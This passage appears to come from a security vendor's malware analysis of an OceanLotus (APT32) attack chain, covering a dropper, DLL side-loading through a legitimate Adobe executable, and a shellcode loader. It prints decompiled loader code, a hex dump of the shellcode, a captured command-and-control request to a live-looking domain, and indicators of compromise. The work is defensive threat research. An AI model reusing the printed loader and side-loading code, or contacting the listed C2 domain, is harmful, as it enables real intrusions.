In the following 2 folders ("Program Files", "%appdata%"), it creates a subdirectory (the name is a randomly selected "file description" content). If there is no permission to create a directory under "Program Files", it will be under %appdata%":

```
127   PathStripPathW(&pMore);
128   PathRemoveExtensionW(&pMore);
129   lstrcpyW(&Dst, &::String1);
130   v8 = v20;
131   if ( !fun_Dropper(&pMore, v20, v21, a4, &pszPath, &Dst) )
132   {
133     Dst = 0;
134     ExpandEnvironmentStringsW(L"%appdata%", &Dst, 0x104u);
135     if ( !fun_Dropper(&pMore, v8, v21, a4, &pszPath, &Dst) )
136     {
137       if ( v24 >= 8 )
138         sub_8B511B((void *)lpString2);
139       v23 = 0;
140       v24 = 7;
141       LOWORD(lpString2) = 0;
142       sub_8B2270(&LastAccessTime);
143       sub_8B2270(&LastWriteTime);
144       return 0;
145     }
146   }
```

Figure 2.16 Creating a subdirectory

Then release the 10 files decrypted in the resource to the newly created directory; in our case the released directory name is: "C:Program FilesRemote Access Connection Manager", which is based on the description of the file randomly selected.

The name of the exe file is the name of the randomly selected file.

Rasman.db3 is the shellcode to be loaded.




Figure 2.17 Released file
Then it will be written into the registry run item to achieve persistence.

At the same time, an empty docx file will be created under temp folder and then opened, so that the victim thinks that it is a docx file:

Thong tin chi tiet nhung san pham can dat hang qua shop zero waste_Bao gia chi tiet san pham.docx




Figure 2.18 The created docx file
English translation of the file name: The details information about products need order shop zero waste details price list

Dropper Analysis

The released rasman.exe is a legitimate file: Adobe 3D Utility:

Figure 3.1 Version information of rasman.exe

Rasman.exe will load dlls in the same directory by default, including AGM.dll, BIB.dll, CoolType.dll and ACE.dll, which could lead to DLL Side-Loading:

Figure 3.2 Import table information of rasman.exe

The code of the 4 dlls is the same, is the hijacked dll, will be loaded by rasman.exe program by default. Although 4 dlls have the opportunity to execute dllmain, the only dll that loads the next stage payload is CoolType.dll because the attacker designed a flag variable to control whether the next stage payload needs to be loaded:

MD5	File Name	Size	flag	Comment
9ca638aeb4ce87936b1a993ef8e285fa	ACE.dll	11441Kb	0x8F	Loader filled with useless data
0a9d3ffff6083a015ab72117cba84fe0	AGM.dll	11441Kb	0x8F	Loader filled with useless data
840c754098c473faff6fd22ddb8163b7	BIB.dll	11441Kb	0x6D	Loader filled with useless data
a8ff3e6abe26c4ce72267154ca604ce3	rasman.db3	910Kb		Shellcode file with random name
e84927bc7e4bef6af8daf8640d95325e	rasman.exe	246Kb		Legitimate executable with random name
d7c72d9394dc6e519dbce21830eb37cb	CoolType.dll	11441Kb	0x27	Loader filled with useless data, load shellcode
f5220efbe14b98ac06bc2cadef5c0f23	MSVCP80.dll	11441Kb		Library functions populated with useless data
321c4d24da35f39c4ab145b6cfc4da19	MSVCR80.dll	11441Kb		Library functions populated with useless data

The code at the entrance of AGM.dll indicates the two if judgments will not enter, because the value of flag is 0x8f, which is greater than the first two judgments, so the subsequent payload will not be loaded:

Figure 3.3 DllMain function of AGM.dll

The code of the CoolType.dll code is 0x27, which is less than 0x46, so it will enter the first if condition and execute fun_LoadExportFun:




Figure 3.4 DllMain function of CoolType.dll

The function of fun_LoadExportFun is mainly to cover large code at the entrance of exe, loop into the garbage code appearing in the configuration, the size is 0x20610 bytes, then add the code 0xff, 0x15 at the end, and finally connect the address of the export function of AGM_5, only In order to finally execute the code that loads the shellcode:

```
8  flOldProtect = 0;
9  if ( !VirtualProtect(a2, a3, 0x40u, &flOldProtect) )
10   return 0;
11 v7 = 0;
12 if ( a3 )
13 {
14   do
15   {
16     v8 = v7++ % a1;
17     a2[v7 - 1] = *(_BYTE *)(v8 + a4);
18   }
19   while ( v7 < a3 );
20 }
21 v9 = (int)&a2[a3];
22 if ( !a5 )
23   v9 -= 8;
24 *(_BYTE *)v9 = a6 != 0 ? 0xCCu : 0x90u;
25 *(_BYTE *)(v9 + 1) = 0x90u;
26 *(_BYTE *)(v9 + 2) = 0xFFu;
27 *(_BYTE *)(v9 + 3) = 0x15;
28 *(_DWORD *)(v9 + 4) = &addr_AGM_5_0;
29 return 1;
30}
```

Figure 3.5 fun_LoadExportFun

When the program returns to the exe process space, it will jump back to the code range covered by fun_LoadExportFun to continue running, and finally execute the AGM_5 function, mainly to avoid being traced back to the execution flow:




Figure 3.6 A lot of padding code


When AGM_5 is executed, it first hides all the child windows of the process, then reads the file with the suffix of db3 (here rasman.db3) with the same file name in the same directory, and finally performs execution:

```
pcbBuffer = 0;
lstrcpyW(Name, lpString2);
v2 = &Name[lstrlenW(Name)];
pcbBuffer = 260;
if ( !GetUserNameW(v2, &pcbBuffer) )
  *v2 = 0;
dword_5D4F96BC = (int)CreateMutexW(0, 1, Name);
v3 = GetLastError();
if ( dword_5D4F96BC && v3 == 183 )
  ExitProcess(0);
Filename = 0;
memset(&v8, 0, 0x206u);
GetModuleFileNameW(0, &Filename, 0x104u);
PathRenameExtensionW(&Filename, L".db3");
fun_LoadShellcode(&Filename);
for ( result = lstrlenW(L"1"); result; result =
  Sleep(0x1388u);
return result;
}
```

```
dwSize = 0;
if ( v4 )
{
  for ( i = v5 + 4096; i & 0xFFF; ++i )
    ;
  dwSize = i;
  v1 = VirtualAlloc(0, i, 0x1000u, 0x40u);
  v4 = v1 != 0;
}
NumberOfBytesRead = 0;
if ( v4 )
  v4 = ReadFile(v3, v1, v5, &NumberOfBytesRead, 0) && NumberOfBytesRead >= v5;
if ( v3 != (char *)-1 )
  CloseHandle(v3);
ThreadId = 0;
if ( v4 )
{
  v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, &ThreadId);
  v8 = v7;
  v4 = v7 != 0;
  if ( v7 )
  {
    WaitForSingleObjectEx(v7, 0xFFFFFFFF, 0);
    CloseHandle(v8);
  }
}
if ( v1 )
  VirtualFree(v1, dwSize, 0x4000u);
```

Figure 3.7 Loading shellcode for rasman.db3

The loaded shellcode is a variant of the Denis family used by OceanLotus:



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	E8	81	0A	0E	00	FE	FE	FE	FE	7C	60	68	45	77	77	D3	è....þþþþ|`hEwwÓ
00000016	3C	A4	90	D8	84	92	1D	AE	B5	5D	71	56	C2	26	6C	2F	<¤.Ø„'.®µ]qVÂ&l/
00000032	F8	84	DD	3D	C6	E0	DD	19	B9	E9	87	A6	78	CD	06	0F	ø„Ý=ÆàÝ.¹é‡¦xÍ..
00000048	DE	5C	2D	81	6D	91	10	91	76	C2	71	FB	51	C8	03	5A	Þ\-.m‘.‘vÂqûQÈ.Z
00000064	D9	97	5B	FC	83	56	CB	6F	2A	DC	16	85	E6	4A	41	D8	Ù—[ü‚VËo*Ü.…æJAØ
00000080	0B	21	07	93	60	AB	44	B2	BC	25	8B	8B	FA	1C	54	B3	.!.“`«D²¼%‹‹ú.T³
00000096	E6	DF	B6	E0	E4	3B	4C	0A	1D	66	6F	18	DE	58	E1	6C	æß¶àä;L..fo.ÞXál
00000112	45	E1	3A	FA	E9	1D	C6	EE	8D	58	AF	CF	10	30	B4	12	Eá:úé.Æî.X¯Ï.0´.
00000128	79	4D	1C	93	97	35	45	9C	7E	18	BA	C6	EE	5A	CC	56	yM.“—5E˜~.ºÆîZÌV
00000144	61	FC	2B	07	C5	BF	BB	F5	CA	E9	5A	A5	1F	1F	9B	76	aü+.Å¿»õÊéZ¥..›v
00000160	EC	ED	49	F4	79	79	05	D7	3B	94	4D	75	D8	7C	F7	08	ìíIôyy.×;”MuØ|÷.
00000176	06	BF	94	D5	C0	60	31	9C	65	45	DB	2A	94	93	61	67	.¿”ÕÀ`1œeEÛ*“ag
00000192	74	E0	82	11	D8	C2	0E	1F	BA	0E	00	B4	09	CD	21	B8	tà‚.ØÂ..º..´.Í!¸
00000208	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	.LÍ!This program
00000224	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	cannot be run i
00000240	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	n DOS mode....$.
00000256	00	00	00	00	00	00	F6	4F	A7	E3	B2	2E	C9	B0	B2	2E	......öO§ã².É°².
00000272	C9	B0	B2	2E	C9	B0	BB	56	4A	B0	B3	2E	C9	B0	DD	58	É°².É°»VJ°³.É°ÝX
00000288	62	B0	B7	2E	C9	B0	A9	B3	57	B0	A7	2E	C9	B0	A9	B3	b°·.É°©³W°§.É°©³
00000304	63	B0	CF	2E	C9	B0	BB	56	5A	B0	BF	2E	C9	B0	B2	2E	c°Ï.É°»VZ°¿.É°².
00000320	C8	B0	2C	2E	C9	B0	A9	B3	62	B0	E2	2E	C9	B0	A9	B3	È°,.É°©³b°â.É°©³
00000336	52	B0	B3	2E	C9	B0	A9	B3	54	B0	B3	2E	C9	B0	52	69	R°³.É°©³T°³.É°Ri
00000352	63	68	B2	2E	C9	B0	00	00	00	00	00	00	00	00	00	00	ch².É°..........
00000368	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	3F	..............U?

Figure 3.8 Contents of rasman.db3

Then it connects to udt.sophiahoule.com and establish C2 communication, which eventually causes the computer to be controlled:

```
POST /13/101916-Evuy-Buop-Edaam-Lait-Kh HTTP/1.1
Host: udt.sophiahoule.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://udt.sophiahoule.com/13/101916-Evuy-Buop-Edaam-Lait-Kh
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

.@.7:........E.=`........
."I.4...7/a..jp..Z K~..6..HTTP/1.1 200 OK
Server: Apache/2.4.9
Set-Cookie: PHPSESSID=C2M7H67LWWNUA9GP7BDHDFLONFY3G;
Connection: close
```

Figure 3.9 Captured network packets

The characteristics of this malicious code:

1. Insert the encrypted data to the end of the hta script to avoid the existence of multiple files.
2. The released files are randomly named according to the file name and file description selected from the compromised computer, so as to avoid being easily acquired in forensics.
3. Only select one of the dll files while performing DLL Side-Loading, and fill the exe entry point with junk code and then do a jump operation to avoid stack traceback.
4. Enlarge the file size to avoid being uploaded automatically.

Conclusion

The OceanLotus reflects a very strong confrontational ability and willing to attack by keep evolving their techniques, including approaches to deliver bait documents, changes of the payloads, measures in circumvention, as well as domain assets, no matter the target is domestic or overseas. Due to the transnational nature of most APT groups, it is difficult to eliminate threats from the root cause. Therefore, tracking these APT attacks and adopting confrontation measures will exist for a long time. All we can do is to continuously improve our own discovery and containment capabilities, then will be able to overwhelming opponents technically.

At present, all QiAnXin products can protect users from this new attack carried out by OceanLotus.

IOC

Bait Document

0dd468ee3a4ec0f6f84473bd8428a1e1

Loader

b28c80ca9a3b7deb09b275af1076eb55

C2

udt.sophiahoule.com

APT OCEANLOTUS APT32

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